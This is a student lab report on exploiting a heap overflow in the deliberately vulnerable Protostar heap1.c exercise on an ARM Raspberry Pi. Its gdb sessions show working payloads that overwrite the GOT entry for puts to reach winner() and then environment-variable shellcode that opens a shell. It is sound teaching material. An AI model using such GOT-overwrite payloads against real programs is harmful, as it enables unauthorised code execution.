Exploiting Heap Overflows on ARM

Author: Yusef Karim
Instructor: Jacques Béland
Department of Computing & Information Systems

May 12, 2019

Contents

1 Purpose

This is a mini lab that will explore heap based exploits. This is covered in chapter 5 of the course text but several external resources were used instead.


2 What is the Heap?

The heap is a program segment that memory can be allocated to just like the stack, although the stack and heap both allow memory allocation, heap memory is very different. Memory allocation using the heap is usually not done during compilation time but during run time and can be of arbitrary size and order. Memory allocated on the heap is globally accessible, compared to the stack which gets allocated during a function call and destroyed before the function returns.

In a C program the functions *malloc()* and *free()* are used to allocate and free memory respectively. Malloc uses the system calls *brk* or *sbrk* to grow the heap [1], this memory can be accessed using pointers to the memory addresses within the heap.

A common issue with heap allocation is memory fragmentation. For example if a programmer were to allocate three variables on the heap using *malloc()* let's say a, b, c, then free the variable b before a and c, there would be a hole between these two variables. This memory can sometimes be retrieved by *malloc()* when it tries to organize the heap but if not, memory fragmentation will occur. This has caused several different implementations of *malloc()* to be created such as dlmalloc, jemalloc, and ptmalloc which all allocate and organize memory differently.

One last point is where the heap allocates memory. We know in general the stack starts at a very high memory address then grows towards lower memory addresses, the heap does the exact opposite. To explore this let's use gdb to print the memory layout of a program. This program is called hello.c is located in the lab4_code directory.



```
2       #include <stdlib.h>
3
4       int main(void) {
5           char *world = malloc(6);
6           world = "World";
7           printf("Hello %s!", world);
8           return 0;
9       }
(gdb) b 8
Breakpoint 1 at 0x8048476: file hello.c, line 8.
(gdb) r
Starting program: /home/scoobydoo/hello

Breakpoint 1, main () at hello.c:8
8           return 0;
(gdb) info proc map
process 1974
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/scoobydoo/hello
         0x8049000  0x804a000     0x1000        0x0 /home/scoobydoo/hello
         0x804a000  0x804b000     0x1000     0x1000 /home/scoobydoo/hello
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb7e17000 0xb7e18000     0x1000        0x0
        0xb7e18000 0xb7fc8000   0x1b0000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fc8000 0xb7fca000     0x2000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fca000 0xb7fcb000     0x1000   0x1b1000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fcb000 0xb7fce000     0x3000        0x0
        0xb7fd6000 0xb7fd7000     0x1000        0x0
        0xb7fd7000 0xb7fda000     0x3000        0x0 [vvar]
        0xb7fda000 0xb7fdb000     0x1000        0x0 [vdso]
        0xb7fdb000 0xb7ffe000    0x23000        0x0 /lib/i386-linux-gnu/ld-2.23.so
        0xb7ffe000 0xb7fff000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.23.so
        0xb7fff000 0xb8000000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.23.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
(gdb) _
```

Figure 1: Exploring memory layout of hello.c

We can see that the variable *world* has been allocated in the heap using malloc, then using the gdb command *info proc map* we see that the heap does indeed start at a much lower address than the stack that has been created.

3 Controlling program flow after exploiting the Heap

In our previous labs we have been dealing solely with stack-based overflows so before we jump into heap overflows let's think about how we can control the flow of execution if we actually are able to exploit the heap.

When exploiting the stack, we always aimed to overwrite the Instruction Pointer\Program Counter since this register is stored on the stack before a function call. This allowed us to change the return address of whatever function was being called to something of our liking. This is not going to happen when exploiting the heap, at least not directly (foreshadowing). Through my readings, it seems like a very common thing to try and overwrite with heap-overflows is the Global Offset Table (GOT). The GOT contains the address of linked functions (functions in libc for example) which the program can look up then call. If we are able to overwrite an address entry in the GOT with the address of our shellcode, then when the program executes that entry in the GOT it will call our shellcode instead of the intended function. Great, but before we start let's learn about how the GOT gets those addresses in its table and how our program knows what to look for in the GOT.

To explore this I have decided to use a vulnerable program called heap1.c from exploit-exercises.com [2]. This is mainly due to the mass amounts of documentation on this program, I used a youtube video by LiveOverflow [3] to learn about the exploit. Also, since there is so much documentation on this for x86 I have decided to focus primarily on ARM. That being said, let's get back to learning about the Global Offset Table before we actually exploit heap1.c.

To begin, let's compile heap1.c and keep in mind that when we compile a program using GCC it creates an executable in the Executable and Linking Format (ELF).

```
gcc heap1.c -fno-stack-protector -o heap1
```

We can then use the GNU program *readelf* to list out the sections of our ELF executable.

```
pi@raspberrypi:$ readelf --sections ./heap1
There are 30 section headers, starting at offset 0x1bf0:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        00010154 000154 000019 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            00010170 000170 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            00010190 000190 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        000101b4 0001b4 000040 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          000101f4 0001f4 000090 10   A  6   1  4
  [ 6] .dynstr           STRTAB          00010284 000284 00005b 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          000102e0 0002e0 000012 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         000102f4 0002f4 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             00010314 000314 000008 08   A  5   0  4
  [10] .rel.plt          REL             0001031c 00031c 000040 08  AI  5  22  4
  [11] .init             PROGBITS        0001035c 00035c 00000c 00  AX  0   0  4
  [12] .plt              PROGBITS        00010368 000368 000074 04  AX  0   0  4
  [13] .text             PROGBITS        000103dc 0003dc 000290 00  AX  0   0  4
  [14] .fini             PROGBITS        0001066c 00066c 000008 00  AX  0   0  4
  [15] .rodata           PROGBITS        00010674 000674 000039 00   A  0   0  4
  [16] .ARM.exidx        ARM_EXIDX       000106b0 0006b0 000008 00  AL 13   0  4
  [17] .eh_frame         PROGBITS        000106b8 0006b8 000004 00   A  0   0  4
  [18] .init_array       INIT_ARRAY      00020f0c 000f0c 000004 04  WA  0   0  4
  [19] .fini_array       FINI_ARRAY      00020f10 000f10 000004 04  WA  0   0  4
  [20] .jcr              PROGBITS        00020f14 000f14 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         00020f18 000f18 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        00021000 001000 000030 04  WA  0   0  4
  [23] .data             PROGBITS        00021030 001030 000008 00  WA  0   0  4
  [24] .bss              NOBITS          00021038 001038 000004 00  WA  0   0  1
  [25] .comment          PROGBITS        00000000 001038 000034 01  MS  0   0  1
  [26] .ARM.attributes   ARM_ATTRIBUTES  00000000 00106c 00002f 00      0   0  1
  [27] .symtab           SYMTAB          00000000 00109c 000720 10     28  87  4
  [28] .strtab           STRTAB          00000000 0017bc 000328 00      0   0  1
  [29] .shstrtab         STRTAB          00000000 001ae4 00010a 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  y (purecode), p (processor specific)
pi@raspberrypi:$ _
```

Figure 2: Section headers in heap1.c

There are two important things we need to pay attention too, first is the **.got** section which starts at 0x00021000, second the **.plt** section which stands for Procedure Lookup Table (PLT) which starts at 0x00010368, we will see why this table is relevant soon. Next, we can use *readelf* again to see the offsets from the start of the GOT to all the relevant functions our program needs.

```
pi@raspberrypi:$ readelf --relocs ./heap1

Relocation section '.rel.dyn' at offset 0x314 contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0002102c  00000115 R_ARM_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x31c contains 8 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0002100c  00000316 R_ARM_JUMP_SLOT   00000000   printf@GLIBC_2.4
00021010  00000416 R_ARM_JUMP_SLOT   00000000   time@GLIBC_2.4
00021014  00000716 R_ARM_JUMP_SLOT   00000000   strcpy@GLIBC_2.4
00021018  00000216 R_ARM_JUMP_SLOT   00000000   puts@GLIBC_2.4
0002101c  00000516 R_ARM_JUMP_SLOT   00000000   malloc@GLIBC_2.4
00021020  00000816 R_ARM_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.4
00021024  00000116 R_ARM_JUMP_SLOT   00000000   __gmon_start__
00021028  00000616 R_ARM_JUMP_SLOT   00000000   abort@GLIBC_2.4
pi@raspberrypi:$ _
```

Figure 3: Relocation sections in heap1.c

This doesn't tell us much right away other than the fact that there is libc functions located within the GOT at specific offsets. Let's jump into GDB now so we can understand what the heck is actually going on.

```
pi@raspberrypi:$ gdb -q ./heap1
Reading symbols from ./heap1...(no debugging symbols found)...done.
(gdb) disass main_
```

```
   0x000105bc <+140>:   ldr r3, [r3]
   0x000105c0 <+144>:   mov r1, r3
   0x000105c4 <+148>:   mov r0, r2
   0x000105c8 <+152>:   bl  0x10394 <strcpy@plt>
   0x000105cc <+156>:   ldr r3, [r11, #-12]
   0x000105d0 <+160>:   ldr r2, [r3, #4]
   0x000105d4 <+164>:   ldr r3, [r11, #-20] ; 0xffffffec
   0x000105d8 <+168>:   add r3, r3, #8
   0x000105dc <+172>:   ldr r3, [r3]
   0x000105e0 <+176>:   mov r1, r3
   0x000105e4 <+180>:   mov r0, r2
   0x000105e8 <+184>:   bl  0x10394 <strcpy@plt>
   0x000105ec <+188>:   ldr r0, [pc, #16]   ; 0x10604 <main+212>
   0x000105f0 <+192>:   bl  0x103a0 <puts@plt>
   0x000105f4 <+196>:   mov r3, #0
   0x000105f8 <+200>:   mov r0, r3
   0x000105fc <+204>:   sub sp, r11, #4
   0x00010600 <+208>:   pop {r11, pc}
---Type <return> to continue, or q <return> to quit---
   0x00010604 <+212>:   muleq   r1, r4, r6
End of assembler dump.
(gdb) _
```

Figure 4: Bottom half of disassembled main in heap1.c

If we look at main+192 we can see a call to the *puts* function, but the word next to it is plt, let's disassemble *puts* and learn what the Procedure Lookup Table actually does.

```
(gdb) disass puts
Dump of assembler code for function puts@plt:
   0x000103a0 <+0>: add r12, pc, #0, 12
   0x000103a4 <+4>: add r12, r12, #16, 20    ; 0x10000
   0x000103a8 <+8>: ldr pc, [r12, #3184]!    ; 0xc70
End of assembler dump.
(gdb) disass 0x000103a4 + 0x10000 + 0xc74
Dump of assembler code for function _GLOBAL_OFFSET_TABLE_:
   0x00021000:  andeq   r0, r2, r8, lsl pc
   0x00021004:  andeq   r0, r0, r0
   0x00021008:  andeq   r0, r0, r0
   0x0002100c:  andeq   r0, r1, r8, ror #6
   0x00021010:  andeq   r0, r1, r8, ror #6
   0x00021014:  andeq   r0, r1, r8, ror #6
   0x00021018:  andeq   r0, r1, r8, ror #6
   0x0002101c:  andeq   r0, r1, r8, ror #6
   0x00021020:  andeq   r0, r1, r8, ror #6
   0x00021024:  andeq   r0, r1, r8, ror #6
   0x00021028:  andeq   r0, r1, r8, ror #6
   0x0002102c:  andeq   r0, r0, r0
End of assembler dump.
(gdb) _
```

Figure 5: Disassembly of puts in heap1.c

The *puts* disassembly output actually takes us to the .plt section of our code, and this section uses a set of instructions to calculate something and then loads that value into the Program Counter (PC). The value that is being calculated is actually the offset to the address of the actual linked puts function in the Global Offset Table (GOT). If we were to calculate the value being loaded into PC (0x000103a4 + 0x10000 + 0xc74) we would see that it turns out to be 0x21018 which if we look at the relocation offsets in Figure 3 above, we will see it points directly at the *puts* function in the GOT. Cool, so the PLT contains instructions to calculate the address in the GOT then the GOT table calls *puts*, but wait when we look at the GOT in GDB it looks like a bunch of fooey. This is because the GOT initially contains instructions to call the Dynamic Linker (ld) which is linked to our program. The Dynamic Linker will then go find the function address from libc and store it in the GOT, this is to avoid extra code and large binaries, the Dynamic Linker will just find the function the program needs when it needs it then store it in the GOT so anytime the program needs that function again it can just look directly at the GOT [4][5].

What would happen if we were to overwrite the address of *puts* in the GOT before the program calls *puts*? Let's find out.

4 Exploiting the Heap

If we take a look at the *heap1.c* source code there are 3 lines that tell us almost all we need right away.

```
strcpy(i1->name, argv[1]);
strcpy(i2->name, argv[2]);

printf("and that's a wrap folks!\n");
```

From the disassembly in Figure 4 we already know that the code uses malloc to allocate strings, we also see the last function call in the program is actually *puts* not *printf* this is probably an optimization made by the compiler. From the 3 lines above we see this program uses the vulnerable *strcpy* function to copy the first two command line arguments passed into the program. How can we take advantage of this?

Since we know how the GOT table works, we can try to pass a large buffer to the program as the first argument, since the heap allocations are likely contiguous we will write past the i1->name buffer and eventually start overwriting the address of the i2->name. That means we could theoretically overwrite the address i2->name points to, then use the second *strcpy* function to write the value we want to that overwritten address. Let's try it!

Let's be a little methodical about it though. If we look at the man pages for the *malloc* function we see it returns a pointer to the allocated memory, so let's get the actual memory address of the i2->name string by setting a breakpoint after the third *malloc* call, *malloc* will store the return address of the allocated memory in R0 and i2->name will be 4 bytes beyond this since it is after the integer in the internet structure.

```
(gdb) x/5i main+68
   0x10574 <main+68>:   str r2, [r3, #4]
   0x10578 <main+72>:   mov r0, #8
   0x1057c <main+76>:   bl  0x103ac <malloc@plt>
   0x10580 <main+80>:   mov r3, r0
   0x10584 <main+84>:   str r3, [r11, #-12]
(gdb) b *0x10580
Breakpoint 1 at 0x10580: file heap1.c, line 25.
(gdb) x/5i main+144
   0x105c0 <main+144>:  mov r1, r3
   0x105c4 <main+148>:  mov r0, r2
   0x105c8 <main+152>:  bl  0x10394 <strcpy@plt>
   0x105cc <main+156>:  ldr r3, [r11, #-12]
   0x105d0 <main+160>:  ldr r2, [r3, #4]
(gdb) b *0x105cc
Breakpoint 2 at 0x105cc: file heap1.c, line 30.
(gdb) r $(printf AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK) 111122223333
Starting program: /home/pi/shellcode_tutorials/lab4/lab4_code/heap1 $(printf AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK) 111122223333

Breakpoint 1, 0x00010580 in main (argc=3, argv=0x7efff684) at heap1.c:25
25      i2 = malloc(sizeof(struct internet));
(gdb) i r r0
r0             0x22028  139304
(gdb) c
Continuing.

Breakpoint 2, main (argc=3, argv=0x7efff684) at heap1.c:30
30      strcpy(i2->name, argv[2]);
(gdb) x/10x 0x22028 + 4
0x2202c:    0x46464646  0x47474747  0x48484848  0x49494949
0x2203c:    0x4a4a4a4a  0x4b4b4b4b  0x00020f00  0x00000000
0x2204c:    0x00000000  0x00000000
(gdb) _
```

Figure 6: Finding offset to overflow i2->name

In the Figure above, we set a breakpoint right after the internet structure gets allocated, then another breakpoint on the *strcpy* that copies the first command line argument into the i1->name buffer. We then run the program with a large buffer for both the first and second command line argument. After running we hit the first breakpoint and see that *malloc* returned the address 0x22028, this means the address 0x2202c will be the address of the i2->name string. We continue to the next breakpoint and print the values starting at the i2->name string. We can now clearly see the heap buffer started to overflow after 20 bytes (AAAABBBBCCCCDDDDEEEE). Great, almost there, we can put the address of the GOT value for the *puts* function which we found in Figure 3 (0x21018) after our 20 byte offset. This will overflow the value i2->name points too then the **second** *strcpy* will copy the value we pass as the second argument into the address i2->name points too. Let's give the address of the *winner* function as the second argument.

```
pi@raspberrypi:$ gdb -q ./heap1
Reading symbols from ./heap1...done.
(gdb) print winner
$1 = {void ()} 0x10504 <winner>
(gdb)  run $(printf "AAAAAAAAAAAAAAAAAAAA\x18\x10\x02")  $(printf "\x04\x05\x01")
Starting program: /home/pi/shellcode_tutorials/lab4/lab4_code/heap1 $(printf "AAAAAAAAAAAAAAAAAAAA\x18\x10\x02")  $(printf "\x04\x05\x01")
and we have a winner @ 1542418841
[Inferior 1 (process 2707) exited normally]
(gdb) _
```

Figure 7: Overwriting the GOT with the *winner* function

It worked! We used the first *strcpy* to overflow the address i2->name points too with the GOT value for *puts*, the second *strcpy* function then wrote the address of the *winner* function into the GOT, the call to *puts* then called the *winner* function instead of *puts*. Let's try this again but with an environment variable containing our shellcode!

```
gcc heap1.c -fno-stack-protector -z execstack -o heap1
as good_shell.s -o good_shell.o
ld good_shell.o -N -o good_shell
objcopy -O binary good_shell good_shell.bin
export XSHELLY=$(cat good_shell.bin)          # CHECK YOUR ALIGNMENT!!!!!
```

```
pi@raspberrypi:$ gdb -q ./heap1
Reading symbols from ./heap1...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x10544
(gdb) r
Starting program: /home/pi/shellcode_tutorials/lab4/lab4_code/heap1

Breakpoint 1, 0x00010544 in main ()
(gdb) x/10s $sp + 0x980
0x7efffe88: "866 22"
0x7efffe8f: "SSH_TTY=/dev/pts/0"
0x7efffea2: "COLUMNS=191"
0x7efffeae: "MAIL=/var/mail/pi"
0x7efffec0: "XSHELLY=\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\2
40\341\001\020\240\341\001\060\217\342\023\377/\341\003\240R@\302q\005\264iF\v'\001\337-\034/bin/shX"
0x7effff19: "SHELL=/bin/bash"
0x7effff29: "TERM=st-256color"
0x7effff3a: "SHLVL=1"
0x7effff42: "LOGNAME=pi"
0x7effff4d: "XDG_RUNTIME_DIR=/run/user/1000"
(gdb) x/s 0x7efffec8
0x7efffec8: "\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\0
01\020\240\341\001\060\217\342\023\377/\341\003\240R@\302q\005\264iF\v'\001\337-\034/bin/shX"
(gdb) run $(printf "AAAAAAAAAAAAAAAAAAAA\x18\x10\x02")  $(printf "\xc8\xfe\xff\x7e")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/shellcode_tutorials/lab4/lab4_code/heap1 $(printf "AAAAAAAAAAAAAAAAAAAA\x18\x10\x02")  $(printf "\xc8\xfe\xff\x7e")

Breakpoint 1, 0x00010544 in main ()
(gdb) c
Continuing.
process 3179 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
$ HEYYOOOOO GOT A SHELL_
```

Figure 8: Overwriting the GOT with environment variable storing shellcode

Awesome! We were able to use the address of our shellcode environment variable as the second argument which *puts* then called for us since we overwrote the GOT value for it.

5 Conclusion

Although the example we used was quite exaggerated (doubt this would ever happen in production code) we learned a ton of valuable information about heap memory, the Global Offset Table and the Procedure Lookup Table. We also got to spawn another shell, yahoo!

6 References

1. **Heap Memory in C Programming**
   https://stackoverflow.com/questions/10200628/heap-memory-in-c-programming

2. **Heap1.c exploit-exercises.com**
   https://web.archive.org/web/20140405141230/http://exploit-exercises.com/protostar/heap1

3. **LiveOverflow: How to exploit a Heap Overflow**
   https://www.youtube.com/watch?v=TfJrU95q1J4

4. **Global Offset Tables**
   http://bottomupcs.sourceforge.net/csbu/x3824.htm

5. **The Procedure Lookup Table**
   http://bottomupcs.sourceforge.net/csbu/x3882.htm